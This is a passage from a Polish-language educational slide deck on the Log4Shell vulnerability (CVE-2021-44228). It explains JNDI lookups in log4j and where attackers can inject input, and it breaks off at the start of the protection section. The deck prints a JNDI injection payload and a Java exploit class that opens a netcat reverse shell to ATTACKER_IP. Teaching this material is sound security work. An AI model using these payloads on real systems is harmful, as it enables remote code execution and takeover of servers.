Server Under Control

Omówienie podatności Log4Shell


(CVE-2021-44228 RCE)

Michał Bartoszuk

Agenda

- Ogólne informacje o bibliotece log4j
- Omówienie podatności
- Ochrona przed podatnością
- Podsumowanie
- Część praktyczna (TryHackMe)

Biblioteka Apache log4j




- Biblioteka Javy służąca do tworzenia logów podczas działania aplikacji
- Rozwijana przez Apache Software Foundation
- Używana przez wiele aplikacji i firm m.in. Apple, Steam, Twitter, Tesla, Amazon.
- W okresie 01.08.21r - 30.11.21.r została pobrana 28,6 miliona razy.

Podatność CVE-2021-44228 (Log4Shell)

- Istnieje od 2013r., 24 listopada 2021r. została zgłoszona przez Alibaba Cloud Security Team, 9 grudnia została oficjalnie ujawniona.
- Podatność typu Improper Input Validation -> RCE
- CVSS severity: **10/10 Critical**
- Podatność nadużywa funkcjonalności JNDI (Java Naming and Directory Interface)
- Podatne wersje:
  2.0-beta9 <= Apache log4j <= 2.14.1
  (v2.15.0 jest podatna częściowo)


Java Naming and Directory Interface

- API Javy służące do uzyskiwania i wyszukiwania danych lub obiektów Javy w systemie plików albo zasobach sieciowych, odpytując za pomocą zdefiniowanych nazw.
- JNDI używany jest z reguły do wyszukiwania obiektów za pomocą różnych interfejsów/protokołów, najczęściej używając LDAP/LDAPS (rzadziej Java RMI, DNS, IIOP)
- Przykładowa składnia: jndi:ldap://127.0.0.1:8888/resource



Parsowanie logów w log4j


- Log4j w domyślnej konfiguracji parsuje wpisy, wyszukując wyrażanie typu "*${źródło:dane}*" i dynamicznie je przetwarza, bazując na zawartości np.:
  Wersja javy: ${java:version} ---> Wersja javy: Java version 7.1
  Użytkownik: ${sys:user.name} ---> Użytkownik: root
- Możliwa zawartość wyrażenia "${źródło:dane}" jest jednak dość ograniczona przez co bezpośrednie wstrzyknięcie złośliwego kodu jest utrudnione, ale...
- ... wśród możliwych źródeł dostępny jest JNDI, dzięki któremu można wykonać kod zawarty w zasobach (np. serwer LDAP) kontrolowanych przez atakującego.
- Payload: ${jndi:ldap://ATTACKER_IP:PORT/Exploit}


Injection of malicious JNDI lookup
JNDI string is logged by Log4j
Log4j parses the string and reaches out to the hostile LDAP server
LOG4J
1
2
3
4
5
LDAP server returns with malicious Java class
Vulnerable application loads Java class and executes malicious code

Wstrzyknięcie złośliwego logu

Możliwe miejsca do wstrzyknięcia payloadu:

- Wszelakie dane wprowadzane przez użytkownika
- Nagłówki HTTP (np. User-Agent) lub innych protokołów w zależności od aplikacji
- Wszystkie dane, które można zmienić po stronie klienta



RCE – przykładowy kod Javy

```
1.  public class Exploit {
2.      static {
3.          try
4.          {
5.              java.lang.Runtime.getRuntime.exec("nc -e /bin/bash ATTACKER_IP PORT");
6.          }
7.          catch (Exception e) {
8.              e.printStackTrace();
9.          }
10.     }
11. }
```


Ochrona przed podatnością Log4Shell

Zaktualizowanie biblioteki log4j do:

